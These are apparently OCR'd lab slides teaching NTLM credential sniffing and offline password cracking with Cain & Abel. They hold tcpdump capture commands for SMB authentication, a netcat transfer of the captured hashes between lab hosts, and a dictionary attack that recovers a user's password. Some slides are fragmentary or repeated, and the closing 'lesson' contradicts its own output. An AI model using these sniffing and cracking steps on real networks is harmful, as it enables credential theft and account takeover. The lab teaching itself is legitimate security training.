
Cain & Abel


- Written by Massimiliano Montoro
- Download from
  - https://web.archive.org/web/20160217062632/http://www.oxid.it/projects.html
- Runs on **Windows**
  - For the Lab, Cain needs to be installed on Windows 7 (download the right version for Windows 7)
  - Install pcap too.
  - If you cannot download it directly from Windows 7, Download it from your host Windows, then copy & paste the file to Windows 7. When you copy and paste, use right-mouse click button to copy and paste. Short-cuts (ctrl-c, v) don't work.

Password Algorithms Supported

- LANMAN, NT, LANMAN Challenge/Response, NTLMv1, NTLMv2 and more
- Cain doesn't support salted Linux/UNIX passwords such as MD5, SHA256 and SHA512
- Cain also has a sniffer to extract passwords or hashes from various protocols such as SMB, SIP/RTP, etc

Cain Hash Calculator






● Text to hash: password

○ Bytes to hash (HEX):


```
Type          Hash
MD2           F03881A88C6E39135F0ECC60EFD609B9
MD4           8A9D093F14F8701DF17732B2BB182C74
MD5           5F4DCC3B5AA765D61D8327DEB882CF99
SHA-1         5BAA61E4C9B93F3F0682250B6CF8331B7EE68FD8
SHA-2 (256)   5E884898DA28047151D0E56F8DC6292773603D0D6AABBDD62A11EF721D1542D8
SHA-2 (384)   A8B64BABD0ACA91A59BDBB7761B421D4F2BB38280D3A75BA0F21F2BEBC45583D446C
SHA-2 (512)   B109F3BBBC244EB82441917ED06D618B9008DD09B3BEFD1B5E07394C706A8BB980B1D
RIPEMD-160    2C08E8F5884750A7B99F6F2F342FC638DB25FF31
LM            E52CAC67419A9A22
NT            8846F7EAEE8FB117AD06BDD830B7586C
MySQL323      5D2E19393CC5EF67
MySQLSHA1     2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19
Cisco PIX     NuLKvvWGg.x9HEKO
VNC HashDBD83CFD727A1458
Base64        cGFzc3dvcmQ=
```

70

NTLM Sniffing




```
georgia@ubuntu:~$ sudo tcpdump -i eth3 -nv -s0 port 445 -w /tmp/auth.pcap
tcpdump: listening on eth3, link-type EN10MB (Ethernet), capture size 65535 bytes
^C13 packets captured
13 packets received by filter
0 packets dropped by kernel
georgia@ubuntu:~$ █
```



```
georgia@ubuntu:~$ smbclient //192.168.84.150/c$ missouri -U sung
session setup failed: NT_STATUS_LOGON_FAILURE
georgia@ubuntu:~$ nc -lnvp 3333 < /tmp/auth.pcap
listening on [any] 3333 ...
connect to [192.168.84.152] from (UNKNOWN) [192.168.84.150] 58405
georgia@ubuntu:~$ █
```


71

NTLM Sniffing




```
C:\Tools>nc -nv -w3 192.168.84.152 3333 > c:\Tools\auth2.pcap
(UNKNOWN) [192.168.84.152] 3333 (?) open

C:\Tools>dir
 Volume in drive C has no label.
 Volume Serial Number is D07F-56E6

 Directory of C:\Tools

04/20/2023  11:53 AM    <DIR>          .
04/20/2023  11:53 AM    <DIR>          ..
02/16/2023  06:21 PM            73,802 abc.exe
04/20/2023  11:40 AM             2,222 auth.pcap
04/20/2023  11:53 AM             2,222 auth2.pcap
02/16/2023  06:34 PM            73,802 back.exe
04/04/2023  11:10 AM    <DIR>          enum
08/30/2018  02:30 PM            31,531 enum.zip
01/03/1998  03:37 PM            59,392 nc.exe
06/28/2016  12:44 PM           339,096 PsExec.exe
08/30/2018  02:30 PM           495,616 putty.exe
08/30/2018  02:30 PM           184,366 sid2user.exe
04/08/2023  09:40 AM                 7 test.txt
08/30/2018  02:30 PM           188,462 user2sid.exe
              11 File(s)      1,450,518 bytes
               3 Dir(s)  55,807,377,408 bytes free

C:\Tools>
```

Loading the Sniffed Packets




Timestamp	SMB server	Client	Username	Domain	Password	AuthType	LM Hash	NT Hash	NT Serv-Chall	LM Cli-Chall	NT C
08/12/2018 - 16:22:13	192.168.1.78	192.168.1.79	yue	WORKGROUP		NTLMv2 (NTL...	000000000000...	4B1DFF79F6F9...	F4058DD1B094...	000000000000...	0101

Launching the Dictionary Attack



User Name	Domain	Password	NTLMv2 Hash	Server-Chall	Client-Chall	Note
yue	WORKGROUP		4B1DFF79F6F9...	F4058DD1B094...	0101000000000...	


Adding the Wordlist



DROWSSAP)
☑ Lowercase (PASSWORD - password)
☑ Uppercase (Password - PASSWORD)
☑ Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
□ Case perms (Pass,pAss,paSs,...PaSs...PASS)
☑ Two numbers Hybrid Brute (Pass0....Pass99)

```
1 hashes of type NTLMv2 loaded...
Press the Start button to begin dictionary attack
```

Successfully Cracked the Password



Dictionary

File	Position
C:\Program Files\Cain\Wordlists\Wordlist.txt	1715656


Options

- ☑ As Is (Password)
- ☑ Reverse (PASSWORD - DROWSSAP)
- ☑ Double (Pass - PassPass)
- ☑ Lowercase (PASSWORD - password)
- ☑ Uppercase (Password - PASSWORD)
- ☑ Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
- ☐ Case perms (Pass,pAss,paSs,...PaSs...PASS)
- ☑ Two numbers Hybrid Brute (Pass0....Pass99)

```
Plaintext of user yue is missouri
Attack stopped!
1 of 1 hashes cracked
```

A Lesson Learned

- Let's redo the lab by choosing a different password missouri. Cain cannot crack the password this time. Why?
- Because we need to reset the wordlist!



Dictionary

File	Position
C:\Program Files\Cain\Wordlists\Wordlist.txt	1715656

- ☑ Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
- ☐ Case perms (Pass,pAss,paSs,...PaSs...PASS)
- ☑ Two numbers Hybrid Brute (Pass0....Pass99)

```
Plaintext of user yue is missouri
Attack stopped!
1 of 1 hashes cracked
```